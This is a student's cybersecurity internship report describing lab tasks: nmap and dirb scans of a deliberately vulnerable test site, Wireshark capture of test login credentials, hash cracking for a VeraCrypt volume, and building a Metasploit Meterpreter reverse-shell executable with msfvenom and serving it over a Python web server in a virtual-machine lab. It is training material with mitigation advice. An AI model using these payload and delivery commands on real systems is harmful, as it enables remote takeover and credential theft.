

9/6/2024

CYBER SECURITY INTERNSHIP

Debabrata khan

Cyber Security Internship Task Report

Name:- Debobrata Khan

Batch:- May (Batch 2)

Topic:- Cyber Security Internship Report

Date:- 09/06/2024

Table of Content

S.No	Contents	Page no
1	INTRODUCTION	4
2	Beginner Level	5-10
3	Task1	5-6
4	Task2	7-8
5	Task3	9-10
6	Intermediate Level	11-16
7	Task1	11-12
8	Task2	12
9	Task3	13-16
10	References	17
11	conclusion	18

Figures

Figure no	Figure Name	Page no
1	NMAP Port scan	05
2	Directory brute-force	07
3	Wireshark	09
4	Find login credentials	09
5	vera crypt disk selection	11
6	selection of file	11
7	the secret code	12
8	PE Explorer(entry number)	12
9	Connection checking with linux	13
10	connection checking with windows	13
11	Create a payload	13
12	The payload exe file	14
13	Start a http server using python	14
14	Http website for download exe file on windows	14
15	start masfconsole	15
16	payload setting	15
17	select Lhost and lport	15
18	run and have the shell of windows 10	15

INTRODUCTION:-

In simpler terms, Cyber security means Information security. It protects computer systems, networks, and data from unauthorized access, cyberattacks, and damage. It encompasses various practices and technologies to secure sensitive information, ensure data integrity, and maintain the confidentiality and availability of information systems.

This report describes my experiences during my internship at SHADOWFOX. Throughout my internship, I worked in the Cyber security field. During this time I learned a lot and solved some tasks which helped me to how practical it is.

In this report, I will talk about the tasks that I solved & the skills I learned, and the challenges I faced.

I want to thank the team at SHADOWFOX, especially my instructor/mentor, for further support & guidance.

INFORMATION:-

This Internship From SHADOWFOX allowed me to learn and gain practical knowledge about cybersecurity.

This report generates my experience and learning skills From various tasks.

There are **three levels** of tasks

- 1> Beginner
- 2> Intermediate
- 3> Advanced

Beginner Section there are some tasks labs. I solved these tasks using **Kali Linux(2023)** and in build Kali Linux(2023) tools like **NMAP, WIRESHARK, VERACRYPT,PE EXPLORER**

I will share in the report how I can solve tasks and use commands and give some pictures.

1.BEGINNER:-

Let's start with beginner.

Tasks 1> Find all the ports that are open on the website

<http://testphp.vulnweb.com/>

ANS:- In this task, I will find all the ports open at that time using **NMAP**.

Step 1> Open Kali Linux -> click on Terminal Icon.


Step 2> Always know that which tools used on that task is updated or upgrade. Using this command I find all the open ports **<nmap -p- testphp.vulnweb.com>**.

The open ports are

25/tcp – smtp

53/tcp – domain

80/tcp - http



```
(root@kali)~[/home/Debobrata]
# nmap -p- testphp.vulnweb.com
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-13 13:32 EDT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.00036s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 229.04 seconds
```

Fig(1.1): NMAP Port scan

Mitigation steps:-

1. **Use a Firewall:-** A firewall acts like a security guard. It blocks unauthorized access. Configure firewall to block traffic on unused ports and monitor for suspicious activity
2. **IDS:-** IDS stands for Intrusion Detection System. It can watch our network for unusual behaviour. If someone is scanning our ports , an IDS can detect it and alert the you. This helps reponse quickly to potential threts
3. **Regularly update :-** Keep your system or software regularly update. Regular update fix vulnerabilities that can hackers might be exploit during port scan.

These steps help to protect our network from port scanning , which is often first step in an attack

Tasks 2>Brute force the website <http://testphp.vulnweb.com/> and find the directories that are present in the website.

Ans:- In this task, I find all the directories have the website. It will take some time to find all the directories


Step 1:- First open the Kali Linux -> click on the terminal-> type the command (sudo su) give your **root** password.

Step 2:- Install the Directory brute forced based tools. Here I use **dirb** which is a web content scanner It works by performing a brute-force search for directories and files on web servers. This tool helps me discover hidden files, directories, and potentially sensitive information that might not be directly accessible through the web application's navigation.

So the command is **sudo apt-get install dirb**

Step 3:- Now I give the command which helps me to discover all the hidden directories it will take some time

So the command is < dirb <http://testphp.vulnweb.com/> >



```

(kali2@kali)-[~]
$ sudo su
[sudo] password for kali2:
(root@kali)-[/home/kali2]
# cd /home/Deboabrata
(root@kali)-[/home/Deboabrata]
# dirb http://testphp.vulnweb.com/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Thu Jun 13 23:28:29 2024
URL_BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://testphp.vulnweb.com/ ----
==> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
==> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
==> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:4958)
==> DIRECTORY: http://testphp.vulnweb.com/pictures/
==> DIRECTORY: http://testphp.vulnweb.com/secured/
==> DIRECTORY: http://testphp.vulnweb.com/vendor/

---- Entering directory: http://testphp.vulnweb.com/admin/ ----
-> Testing: http://testphp.vulnweb.com/admin/suffix
  
```

Step 4:- Here is the output of this command and what directories the website has

Here is the list...

- admin/ (code:403)
- CVS/ (code:200)
- Images/ (code:200)
- Pictures/
- Secured/
- Vendor/

Here is the pictures which I take from my kali Linux(2023) machine

Fig1.2:- Directory brute-force

Mitigation steps:-

1. **Use Strong Authentication:** Ensures that user accounts use strong , complex passwords.
2. Implement authentication mechanism like CAPTCHA forms to reduce the effectiveness of automated tools.
3. Use WAF(Web Application Firewall)
4. Protect sensitive directories with basic authentication
5. Regularly monitor your web server access logs for signs of directory brute-forcing attempts

Task 3:- Make a login to the website <http://testphp.vulnweb.com/> and intercept the network traffic using Wireshark and find the credentials that were transferred through the network.

Ans:- In this task, I will analyze the network traffic from where the credentials are transferred

The tool I used in this task is **WIRESHARK**. It is a packet capture tool where we can find network traffic credentials

Step 1:- Open the Kali Linux machine go on Wireshark Icon on the screen click on it -> see the **eth0** option click it. (your packet capture is starting though your internet connection)

Step 2:- click on firefox and search the website <http://testphp.vulnweb.com/>

Step 3 :- click on login -> give your credentials that uname = test & password = test

Step 4:- after that open the wireshark and see too many packets are captured by on that I don't need that huge amount of packet

Step 5 :- now find the http request where is an php login

Step 6:- Right cliick on it -> follow-> tcp stream

Step 7 :- scrolling down I can find my credentials

I will provide some picture series...




Fig1.3:- Wireshark

- Which connection you use , click on that connection
- Open chrome/firefox search your website -> got to login credentials
- And login it will capture the login packets and show your login credentials
- You need to find GET :/login.php.HTTP/1.1
- Right click on it -> select follow-> select TCP stream




Fig1.4:- Find login credentials

MITIGATION STEPS:-

1. Ensure that your website uses HTTPS for all communication
2. Obtain and install SSL/TSL certificates from trusted CA
3. Use secure methods like OAuth,SAML,or OpenID connect for authentication.
4. Use IDS to monitor for unusual login patterns or attempts.
5. Regularly review server logs for signs of unauthorised access

Implementing this steps will help to protect unauthorized login Captures by the Wireshark

2. INTERMEDIATE

Task 1> A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.

- Ans:- Veracrypt is a disk encryption tool
- Crackstation is website from where we can generate a plaintext from a hash value

Step 1 :- Install the veracrypt.exe set up file

Step2:- After completion the set up, download the shadowfox veracrypt.txt

Step3:- Then select the disk where it can be stored after decryption, mount it




Fig2.1:vera crypt disk selection

Step 4:- after selecting of disk select the file.




Fig2.2:- selection of file

Step 5:- after selecting the file it should need the password. The password is **password123**. It should be decrypted from encoded.txt.txt (open it see the hash value ->copy it-> paste it on crackstation website -> you will find the password-> password123)

Step6:- after giving the password it will decrypt the message and store it on the selected partition

Step7:- Double click on it -> open file explorer-> shadowfox cybersecurity-> open the file

The secret code is :- **never giveup**

The secret code is :- **never giveup**

Fig2.3:- the secret code

Task2:- An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.

Ans:- PE Explorer is a software utility for inspecting, editing, and analyzing Windows executable files (PE files such as .exe, .dll).

Step1:- download the PE Explorer and run the executable file

Step2:- open the folder where vera crypt executable file was stored -> select the executable file (veracrypt) .

Step3:- find the address of the entry point :- 004237B0




Fig 2.4:- PE Explorer(entry number)

3) Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

ANS:- A reverse shell is a type of network connection initiated from a target machine back to an attacker's machine, allowing the attacker to remotely execute commands on the target. It is commonly used in penetration testing and cyberattacks to gain control over a compromised system.

Prerequisites:-


1. Virtual box/vm ware
2. Kali linux
3. Windows 10
4. Make sure that both machine are communicate with each other using the **ping** command

Machine IP:-

1. Kali linux:- 192.168.206.139
2. Windows10:- 192.168.206.158

Steps:-

1. Make sure that both machines are communicating with each other using ping command




```
C:\Users\debob>ping 192.168.206.139

Pinging 192.168.206.139 with 32 bytes of data:
Reply from 192.168.206.139: bytes=32 time=5ms TTL=64
Reply from 192.168.206.139: bytes=32 time=1ms TTL=64
Reply from 192.168.206.139: bytes=32 time<1ms TTL=64
Reply from 192.168.206.139: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.206.139:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 5ms, Average = 1ms
```

Fig2.5:- Connection checking with linux




```
(root@kali)-[/home/Debobrata]
# ping 192.168.206.158
PING 192.168.206.158 (192.168.206.158) 56(84) bytes of data:
64 bytes from 192.168.206.158: icmp_seq=1 ttl=128 time=6.53 ms
64 bytes from 192.168.206.158: icmp_seq=2 ttl=128 time=0.613 ms
64 bytes from 192.168.206.158: icmp_seq=3 ttl=128 time=0.825 ms
64 bytes from 192.168.206.158: icmp_seq=4 ttl=128 time=0.690 ms
64 bytes from 192.168.206.158: icmp_seq=5 ttl=128 time=0.554 ms
```

Fig2.6:- connection checking with windows

Windows10

kali linux

2. Use msfvenom to create a Payload for Windows 10 & see that the payload is created



```
(root@kali)-[/home/Debobrata]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.206.139 LPORT=4242 -f exe > reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Fig2.7:- Create a payload

Command explanation:-

- ❖ Msfvenom:- it is a command line instance of Metasploit that is used to generate and output all of the various types of shellcode that are available in Metasploit
- ❖ Lhost:- ip of kali
- ❖ Lport:- any port assign for listener
- ❖ P:- payload
- ❖ F:- file extension

- It creates on my **home/kali2** I copied that file on my DESKTOP



Fig2.8:- The payload exe file


3. For downloading reverse.exe on windows I start a http server **python3 -m http.server ->** then enter it uses its default port which is **8000**

```
(root@kali)-[/home/Deboabrata]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.206.158 - - [13/Jun/2024 15:20:21] "GET / HTTP/1.1" 200 -
192.168.206.158 - - [13/Jun/2024 15:20:22] code 404, message File not found
192.168.206.158 - - [13/Jun/2024 15:20:22] "GET /favicon.ico HTTP/1.1" 404 -
192.168.206.158 - - [13/Jun/2024 15:20:27] "GET /reverse.exe HTTP/1.1" 200 -
192.168.206.158 - - [13/Jun/2024 15:25:18] "GET /reverse.exe HTTP/1.1" 304 -
```

Fig2.9:- Start a http server using python


4. Open windows 10 and open a browser enter the IP address of Kali and port number

<http://192.168.206.139:8000>



- [cacertificate](#)
- [fatrat/](#)
- [nmap.txt](#)
- [node_modules/](#)
- [package-lock.json](#)
- [package.json](#)
- [Payload/](#)
- [reverse.exe](#)
- [seeker/](#)
- [truecallerjs/](#)

Fig2.10:- Http website for download exe file on windows



- After opening the website click on **Desktop/** because the file is on the Desktop -> then see the payload exe

- file **reverse.exe**. It will be downloaded.
- One of the important things is that before executing this file we need to set the listener on Kali Linux using **msfconsole**

MITIGATION STEPS:-

1. Always update os
2. Always check security
3. Don't turn on off firewall
4. Also windows security system
5. Always check virus and threat protection
6. Always scan your device for any unknown activity

References:-

- Payloadallthethings. Retrieved from GitHub
<https://swisskyrepo.github.io/InternalAllTheThings/cheatsheets/shell-reverse-cheatsheet/#dart>
- Youtube
- Books

CONCLUSION:-

In this report, I learned many new things such as the tools of Veracrypt and Pe explorer which I didn't know. The 3rd task on the intermediate level is little much tough for me but I can free to it. I am learning how Metasploit works how msfvenom works how I can create a payload and find the greatest thing BIBLE OF ETHICAL HACKING "payload for all the thing" git hub which helped me a lot. other tasks is good

Thanks to SHADOW FOX, & thanks to our mentor.